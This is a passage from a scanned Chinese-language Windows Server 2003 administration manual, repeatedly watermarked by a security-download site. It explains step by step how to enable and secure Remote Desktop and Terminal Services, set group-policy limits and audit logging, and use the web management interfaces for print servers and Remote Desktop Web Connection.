简单地说，“远程桌面”就是远程网络中的一台电脑的桌面，但从功能上来看，“远程桌面”则是一项极具实用性的远程管理功能，它允许网管在远程（如家里或外地）使用“远程桌面”功能连接到在公司的电脑上，进行所有应用程序、文件和网络资源的调用操作，而这时公司里的那台电脑则仅仅只有主机灯在亮着，显示器却一片漆黑。

例如，网管正在进行着的服务器配置操作，到了下班时间后只好停止，这个时候通常情况下只能关闭计算机，等待第二天再继续工作。但实际情况却是，正在进行配置的服务器是不能随意关闭的，否则一切将会是前功尽弃，而且还可能会带来很多未知错误！这个时候，可以允许网管远程对服务器进行配置“远程桌面”功能就可以大显身手了——网管可以在下班之前，只关闭计算机的显示器，在不关闭主机的情况下，待回到家后使用家中的电脑通过 Internet 和“远程桌面”功能连接到公司的服务器继续进行配置操作，这样既可以极大地提高了工作效率，又可以使服务器的配置不受丝毫影响。

由于“远程桌面”功能需要两台电脑来运行，一台用于当作被控端，供用户远程使用；另一台用于当作访问端，用于远程访问被控端的电脑资源。所以，要使用此项功能需要满足如下条件：

（1）有两台电脑；

（2）两台电脑都能够连接到局域网或 Internet

（3）被控端电脑必需安装“远程桌面连接”功能。

12.1.2 启用远程桌面功能

步骤 1

在“我的电脑”图标上单击右键并在弹出的菜单中选择“属性”，在弹出对话框中切换到“远程”选项卡，选中“允许用户远程连接到这台计算机”项并单击“选择远程用户”按钮，如图 12-1 所示。




图12-1 “远程”选项卡

步骤 2

在弹出的“远程桌面用户”对话框中可以看到 Administrator（默认管理员账户）默认状态下已经有了访问权限，如果还需要添加其他账户的话，则应单击“添加”按钮，设置可以远程访问这台计算机的账号。在弹出的“选择用户”对话框中，既可以手工输入账户名（如 dazhong）并单击“确定”按钮完成操作，如图 12-2 所示。。




图12-2 选择用户

步骤 3

也可以单击“高级”按钮，在展开的界面中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击“立即查找”按钮，在当前系统中所有的用户都罗列出来后，选择一个带有密码的账户名并单击“确定”按钮即可，如图 12-3 所示。




图12-3 扩展界面

步骤 4

在单击“确定”按钮后，即可将选中的账户添加到远程桌面控制组中了。

12.1.3 账户的安全分析


现在对可用账户做一个简单的介绍，无论是域账户还是本地账户，都可以进行远程登录。默认设计中，隶属于 Administrators 组中的成员都具有远程登录的权限。此外，从 Windows XP 开始还多了一个名为“Remote Desktop Users”组，这个组不仅具有和 Users 组相同的访问权限，还具有远程登录计算机的能力。

默认状态下，此组没有任何成员，如果我们不希望使用默认的管理员账户进行远程登录，并且希望某个账户能具有远程登录的权限，那么，就要将其添加这个组。在 12.1.2 小中添加其他账户组的操作，就是将选中的账户添加到这个组，如图 12-4 所示。

通过专门创建账户并将其添加到这个组，可以有效提高远程桌面功能的安全性。



图12-4 “Remote Desktop Users”组



12.1.4 使用远程桌面功能

现在就可以进行远程电脑的登录及管理操作了。在 Windows Server 2003 中使用“远程桌面”功能进行远程登录的操作很容易，方法如下：

步骤 1

依次单击“开始”→“程序”→“附件”→“通讯”→“远程桌面连接”菜单，弹出“远程桌面连接”对话框。

步骤 2

在如图 12-5 所示的对话框中，在“计算机”右侧的文本框中输入远程计算机的 IP，当然也可以是局域网的 IP，然后单击“连接”按钮。



图12-5 客户端程序

步骤 3

在稍后弹出的窗口中，可以看到和本机登录 Windows Server 2003 时一样的登录对话框，从中输入登录用户名和密码并单击“确定”按钮，如图 12-6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图12-6 登录框

步骤 4

稍待片刻后，就可以登录到远程桌面了，如图 12-7 所示。这时被远程访问的计算机自动切换到登录界面，同时保持着当前账号的信息和所有已运行的程序。



图12-7 远程桌面

也就是说，远程桌面功能不允许同时有两个用户同时登录，当远程用户登录后，本地用户将会被暂时挂起；当本地用户重新登录后，远程用户则会自动断开。



远程运行被控端计算机中的程序速度，要受被控端计算机的本身速度、网络速度和控制端计算机的本身速度等几个方面的影响。如果出现稍慢的现象，这是正常的。

12.2 终端服务器

终端服务器作为 Windows 服务器中的标准组件，它可以使远程有权限的网络用户，通过桌面界面登录的方式对服务器进行管理。这种图形化的管理界面、强大的管理权限，都使终端服务功能得到了广泛肯定。更重要的是，使用终端服务器方式登录远程服务器，还可以解决使用“远程桌面”时只能一个用户登录的问题！

在本小节中，将以 Windows Server 2003 为环境，给读者诸君讲述终端服务器的架设与安全管理的方法。

12.2.1 什么是终端服务器

终端服务实际上就是 Windows 提供的一种“允许用户在远端执行 Windows 终端服务器上应用程序”的技术。终端服务通常由 5 个组件组成：多用户内核、远程桌面协议、终端服务客户端软件、终端服务许可服务以及终端服务系统管理工具，如图 12-8 所示。




图12-8 终端服务示意

在远程管理员对终端服务器进行连接、登录、程序应用等操作时，除了远程管理员进行的添加文件操作可以直接在终端服务器上显示，其他的操作将不会在终端服务器中有明显的显示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



12.2.2 终端服务器的建立

Windows Server 2003 的终端服务，继承了 Windows 2000 终端服务并融入了远程桌面的部分优秀功能，可以说是汲取了多家所长于一身。经进改进的终端服务功能在 Windows Server 2003 中可以顺应各种情况。在许多可圈可点的改进设计中，有很多是值得深入研究的，如：重新定向来源端的文件系统、音效、串行端口等……这些改进，在一定程度上使 Windows Server 2003 都成为了真正的多会话环境操作系统！

1．终端服务器的安装

在 Windows Server 2003 中，安装终端服务器可以通过“配置您的服务器向导”来快速完成安装操作。为此，需要执行如下操作：

步骤 1

依次单击“开始”→“设置”→“控制面板”→“管理工具”→“配置您的服务器向导”菜单项，在弹出的“欢迎使用配置您的服务器向导”窗口中单击“添加 / 删除角色”，如图 12-9 所示。



图12-9 配置您的服务器向导

步骤 2

在稍后弹出的“预备步骤”界面中，单击“下一步”按钮继续，如图 12-10 所示。



图12-10 “预备步骤”界面

步骤 3

接着，向导会检查服务器的网络设置。此时，需要耐心等待检查结束，如图 12-11 所示。



图12-11 检查网络设置

步骤 4

待完成检查后，将会弹出如图 12-12 所示的“配置选项”界面，选中“自定义配置”并单击“下一步”按钮继续。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图12-12 “配置选项”界面

步骤 5

在下一步的“服务器角色”选择窗口，选择“终端服务器”并单击“下一步”按钮，如图 12-13 所示。



图12-13 选择“终端服务器”

步骤 6


在接下来的“选择总结”窗口中单击“下一步”，确认选择的选项需要安装，如图 12-14 所示。



图12-14 “选择总结”窗口

步骤 7

在完成对终端服务器的安装配置后，重新启动系统就完成了对终端服务器的快速安装。



2．客户端的配置

Windows Server 2003 终端服务器安装完成后，局域网用户要使用终端服务器资源就必须安装“客户端登录程序”。方法根据操作系统的版本不同而不同，如 Windows XP/2003 就可以使用自身的远程桌面连接程序来完成终端服务的登录。而 Windows 9X 则要使用专门的登录程序了，或是运行 Windows Server 2003 的客户端安装程序，来生成登录组件。

以 Windows Server 2003 安装在 C 盘为例，客户端安装程序的路径为：

“C：\Windows\system32\clients\tsclient\win32”

如果需要在局域网中为多个客户端安装“客户端登录程序”的话，那么就应在服务器中共享这个目录，这样客户端只须运行安装程序“Setup.exe”，便可在向导的提示下快速完成“客户端登录程序”的安装，如图 12-15 所示。



图12-15 运行向导程序

在登录终端服务器的操作上，与使用“远程桌面”功能登录远程计算机的操作并无区别，登录后两者的显然状态也是一样的。只不过两者

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

最大的不同就是可以同时登录的用户数量有所改变——“远程桌面”功能只允许一个用户登录远程系统，而“终端服务”功能则允许只要是有权限登录的用户，都可以同时登录终端服务器。

12.2.3 用组策略进行安全配置

因为 Windows Server 2003 中对网络功能进行了诸多的权限设计，所以当 Windows Server 2003 中的终端服务出现这样或是那样的问题时，不妨尝试看看组策略中是否可以解决。

步骤 1

依次单击“开始”→“运行”，在弹出的“运行栏”中输入“Gpedit.msc”命令打开“组策略编辑器”窗口。

步骤 2

依次单击定位到“计算机配置”→“管理模板”→“Windows 组件”→“终端服务”项，在右侧的窗口中可以看到组策略中有关于终端服务的设置选项，如图 12-16 所示。



图12-16 组策略

1．允许远程用户访问

双击打开右侧的“允许用户使用终端服务远程连接”项，弹出相应的对话框，勾选其中的“已启用”项后单击“确定”按钮，如图 12-17 所示。



图12-17 属性窗口

如果将状态设置为“已启用”，则远程用户可以使用终端服务远程连接到终端服务器；如果将状态设置为“已禁用”，则终端服务器维护当前连接，但是不接受任何新传入的连接请求。

2．限制连接用户数量

通过“限制连接数量”项，可以限制在终端服务器上可以同时连接的用户数量。如果超出指定数量，试图进行连接的额外用户将会收到错误信息，通知终端服务器正忙，稍后再试。这个选项至少有两方面的好处：一是可以大大保持系统的性能稳定性；二是可以很好地解决安全方面的问题。

双击“限制连接数量”项，在弹出的“限制连接数量 属性”对话框中单击勾选“已启用”项后，在随之呈可设置状态的“TS 允许的最大连接数”右侧设置数量为“1”，如图 12-18 所示。



图12-18 属性窗口

上述设置的作用是：只允许一个有权限的用户登录终端服务器。在这个设置生效后，如果合法用户忽然发现自己登录不上终端服务器了，就

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应立即考虑是否被非法用户入侵终端服务器了。

12.2.4 终端用户权限的设置

虽然已经成功地安装了终端服务器，但它的默认设置不一定能满足局域网用户的需要，因此，还须根据用户的需要合理配置终端服务器。例如，在 Windows Server 2003 终端服务器的默认设置下只有少数用户可以登录到终端服务器，如管理员组用户、系统组用户等，而一般的局域网用户是不能使用终端服务器的，因此要在终端服务器上为这些用户添加相应的权限。

步骤 1

依次单击“开始”→“设置”→“控制面板”→“管理工具”→“计算机管理”菜单，打开“计算机管理”窗口。

步骤 2

依次单击定位到“系统工具”→“本地用户和组”→“组”项，在右键选中“组”后单击，在弹出的菜单中选择“新建组”，如图 12-19 所示。



图12-19 新建组

步骤 3

在稍后弹出的“新建组”窗口中的“组名”项右侧文本框中输入“lovebook”，单击“创建”按钮添加这个组，如图 12-20 所示。接着，将所有要访问终端服务器的局域网用户都添加到该组中。




图12-20 设置组信息

步骤 4

在服务器端依次单击“开始”→“设置”→“控制面板”→“管理工具”→“终端服务配置”菜单，在“终端服务配置”窗口的左栏中单击“终端服务配置”→“连接”项，如图 12-21 所示。




图12-21 “终端服务配置”窗口

步骤 5

双击进入“RDP-Tcp”属性窗口，单击切换到“权限”选项卡设置界面，单击“添加”按钮，如图 12-22 所示。




图12-22 “权限”选项卡

步骤 6

进入“选择用户组或用户”窗口，单击下方的“高级”，然后单击“立即查找”，找到“lovebook”用户组，单击“确定”，如图 12-23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图12-23 选择账户组

步骤 7

最后，在“权限”框下方的“lovebook 的权限”列表框中勾选“用户访问”和“来宾访问”的允许访问权限，这样就可以赋予“lovebook”用户组访问终端服务器的指定权限了，如图 12-24 所示。



图12-24 授权

默认设计中，终端服务对不同账户组提供了不同的权限，如表 12-1 所示。

表12-1 账户组的权限

账户组	权限
Administrators	完全控制
LOCAL SERVICE	服务权限
NETWORK SERVICE	服务权限
Remote Desktop Users	用户访问
SYSTEM	完全控制
Guest	来宾访问

在使用 Administrators 组成员的身份登录后，网管员就可以修改这些默认权限，以满足企业网络的实际需要。

12.2.5 终端服务器的日志审核

当人们出海远行的时候，总是要做好航海日志，以便作为日后工作的依据。日志文件作为微软 Windows 系列操作系统中的一个比较特殊的文件，在安全方面具有无可替代的价值。日志每天为我们忠实地记录着系统所发生一切，利用系统日志文件，可以使系统管理员快速对潜在的系统入侵作出记录和预测，但遗憾的是，目前绝大多数的人都忽略了它的存在。反而是因为黑客们光临才会使系统管理员想起这个重要的系统安全功能。

大多数的终端服务器上并没有打开终端登录的日志程序，其实打开日志审核是很容易的，在 Windows Server 2003 中需要执行如下操作：

步骤 1

依次单击“开始”→“设置”→“控制面板”→“管理工具”→“终端服务配置”菜单，在打开的窗口中使用鼠标左键双击击“连接”项右侧窗口的 RDP 服务，在出现的“RDP-TCP 属性”对话框中切换到“权限”选项卡设置界面，如图 12-25 所示。



图12-25 “权限”选项卡

步骤 2

接着单击下方的“高级”按钮，在弹出的对话框中单击切换到“审核”选项卡设置界面，单击“添加”按钮，如图 12-26 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





图12-26 “审核”选项卡

步骤 3

接着，在弹出的“选择用户和组”对话框中选择并添加“lovebook”组（根据实际情况选择所需组），然后审核其“连接”→“断开”→“注销”的成功和“登录”的成功与失败就足够了，如图12-27所示。



图12-27 设置审核



由于这个审核是记录在安全日志中的，所以，管理员可以在“管理工具”里的“事件查看器”中查看到相应的信息，具体的应用可以参考本书下面的内容，此处略。

12.3 Web接口管理

Web管理接口（Web Management Interface）在Windows Server 2003中，是一项非常值得网管使用的功能，这项功能主要的目的就是为了帮助一些有权限的网络用户（网管）在无法进行本机维护时，提供远程的Web管理接口服务，从而实现快捷的简化管理机制。因为这项功能涵括的面很广，所以，下面仅对四项常见的Web接口管理服务进行简述。

12.3.1 远程管理打印服务器

打印服务器是Windows Server 2003服务器中的一种，是指具有固定的地址，并为网络用户提供服务的节点。下面将从配置和远程管理打印服务器两个方面来讲解相关的应用。

1．配置打印服务器

步骤 1

在计算机与打印机完成硬件连接后，依次单击“开始”→“设置”→“控制面板”→“管理工具”，运行“配置您的服务器向导”。在弹出的“欢迎使用配置您的服务器向导”窗口中单击“添加/删除角色”。在出现“服务器角色”对话框后，选中“打印服务器”项后继续，如图12-28所示。



图12-28 选中“打印服务器”项

步骤 2

在“打印机和打印机驱动程序”对话框中，如果将来使用此打印机的计算机都是Windows 2000以上的版本，那么就选中“Windows 2000和Windows XP客户端”项；如果还有计算机是使

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用 Windows 98 等系统，那么，需要选择“所有 Windows 客户端”项。这里选择“所有 Windows 客户端”项后继续，如图 12-29 所示。



图12-29 选择“所有Windows 客户端”项

步骤 3

在“选择总结”对话框中单击“下一步”按钮后继续，如图 12-30 所示。



图12-30 选择总结

步骤 4

在出现的“添加打印机向导”中单击“下一步”按钮继续，在“本地或网络打印机”对话框中选择“连接到这台计算机的本地打印机”项后继续，如图 12-31 所示。




图12-31 设置打印机类型

步骤 5

在“选择打印机端口”中选择默认状态继续，在“安装打印机软件”对话框中根据实际情况为打印机安装好驱动（这里是安装了 HP 6L 打印机驱动）。如果在 Windows Server 2003 的内置驱动库中没有当前打印机的驱动，就应单击“从磁盘安装”按钮从打印机随机驱动盘中调用驱动文件进行安装（具体过程略），如图 12-32 所示。



图12-32 安装驱动

步骤 6

在“命名打印机”对话框中选择默认状态继续，在“打印机共享”对话框中选择“共享名”项，并设置好打印机在网络中的共享名后，单击“下一步”按钮继续，如图 12-33 所示。




图12-33 设置共享

步骤 7

在“位置和注释”对话框中根据实际情况进行相应的信息输入后（输入信息可以有效区分开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

网络中不同部分的打印机），在“打印测试页”对话框中选择“是”项后继续，如图 12-34 所示。



图12-34 设置位置

步骤 8

在下一步中清空“重新启动向导”项的选中状态后，单击“完成”按钮继续，如图 12-35 所示。



图12-35 完成设置

步骤 9

在随后系统自动完成打印机驱动安装后，在随即弹出的“”向导中单击“下一步”按钮继续，如图 12-36 所示。



图12-36 安装驱动向导

这个向导将帮助用户在打印服务器上安装多种平台（如 Windows XP、Windows 98 等）的打印机驱动。这样，当客户端的用户连接到打印服务器时，合适的打印机驱动将被自动安装到客户端的计算机中，从而大大减轻了客户端查找并安装相应驱动程序的工作量。

步骤 10

在出现“打印机驱动程序选项”对话框后，在“厂商”栏中选择“HP”，在右侧的具体产品列表中选择“HP LaserJet 6L”项后单击“下一步”按钮继续，如图 12-37 所示。




图12-37 选择型号

在“处理器和操作系统选择”对话框中，可以看到 Windows 2000/XP/2003 的驱动已经安装好了。

2．Web管理

在 Windows Server 2003 中，如果在配置好打印服务器的同时也安装了 IIS，则有权限的网络用户就可以通过 IE 等浏览器来管理打印服务器，域中的用户也可以通过浏览器来安装打印机、管理自己打印的文档等。这种方便的管理模式就是“打印机服务器 Web 接口管理方式”。实现的过程如下：

步骤 1

依次单击“开始”→“控制面板”→“添加 / 删除程序”，在打开“添加或删除程序”窗口中，单击左侧的“添加 / 删除 Windows 组件”按钮。

在弹出的“Windows 组件向导”对话框中选中“应用程序服务器”并双击，在弹出的对话框中单击勾选“Internet 信息服务（IIS）”，如图 12-38 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图12-38 添加/删除Windows组件

步骤 2

因为要设置打印机服务器可以使用 Web 接口方式的管理，所以，还需要单击“详细信息”按钮。只有在弹出的对话框中勾选“Internet 打印”选项，这样才能实现 Web 打印及管理打印机，如图 12-39 所示。




图12-39 勾选“Internet打印”选项

步骤 3

连续两次单击“确定”按钮返到安装向导后，单击“下一步”按钮并根据系统提示放入 Windows Server 2003 光盘，开始安装所选的组件。

在组件安装完毕后，就可以在网络中的任一台计算机上（以局域网为例）输入以下格式的网址进入打印机服务器的 Web 接口管理页面了：


http:// 打印服务器名称 /printers/

如：http://192.100.100.16/printers/

在输入网址并回车后，可以看到当前网页中已经列出了这台服务器上的所有打印机及状态，如图 12-40 所示。



图12-40 打印机均有



当然此外也可以直接输入“打印服务器名称 / 打印机共享名”的网址直接进入选中的那台打印机管理页面，如“http://192.100.100.16/HP6L”，如图 12-41 所示。



图12-41 管理页面

步骤 4

如果想在客户端安装打印服务器中的打印机的话，可以通过 Web 接口来完成打印机的驱动安装。方法是：单击上图左侧的“连接”，打开“添加打印机连接”提示框，如图 12-42 所示。




图12-42 客户端安装驱动

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5

在下一步的“配置 Internet 端口”对话框中，根据实际情况进行选择并单击“确定”按钮继续，如图 12-43 所示。




图12-43 配置Internet端口

步骤 6

在安装完成后，在客户端的“打印机和传真”窗口中，可以看到已安装成功的打印机名称。接下来，就可以使用刚装好的打印机打印文档了，如图 12-44 所示。



图12-44 “打印机和传真”窗口



12.3.2 终端服务器之Web接口管理

因终端服务器的配置方法在本章 12.2 一节中已经讲述过了，所以，在本小节中将直接讲解终端服务器的高级管理方法——终端服务器的 Web 接口管理功能。

步骤 1

首先，在如图 12-45 所示的对话框中，逐级选中“应用程序服务器”→“Internet 信息服务(IIS)”→“万维网服务”项。



图12-45 安装组件

步骤 2

双击“万维网服务”并在弹出的窗口中单击勾选“远程桌面 Web 连接”功能后，连续按三次“确定”按钮返回到安装向导，并单击“下一步”按钮开始安装选中的组件，如图 12-46 所示。



图12-46 组建窗口

步骤 3

在安装“远程桌面 Web 连接”组件后，就可以在远程计算机中在 IE 的地址栏中使用如下格式访问终端服务器了：

http:// 服务器 IP 地址或名称 /tsweb/。如，http://192.100.100.16/tsweb/

在按回车键后，将会在当前网页中显示出“远


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

程桌面 Web 连接”页面，如图 12-47 所示。



图12-47 远程桌面Web连接



步骤 4

在随即弹出的“安全设置警告”提示框中单击“是”按钮，如图 12-48 所示。



图12-48 提示框

步骤 5

稍待片刻后，在“远程桌面 Web 连接”页面中输入服务器的 IP 地址以及设置好显示的分辨率大小，如图 12-49 所示。




图12-49 登录界面

步骤 6

单击“连接”按钮后，稍待片刻就会出现终端服务器的登录界面，如图 12-50 所示。



图12-50 登录界面

此时，只需在登录对话框的“用户名”和“密码”两项右侧的文本框中，输入正确的用户名和密码，单击“确定”按钮后就可以登录到该服务器的桌面环境了。

12.3.3 远程维护Web接口

远程维护功能是一项非常重要的网络维护与管理功能，它可以帮助网络管理员通过 Web 接口来完成服务器的多个具体服务项目的管理维护操作，也就是远程进入 IIS 6.0Web 接口管理页面。

步骤 1

依次单击“开始”→“设置”→“控制面板”→“添加/删除 Windows 程序”菜单，单击左边的“添加/删除 Windows 组件”按钮。

步骤 2

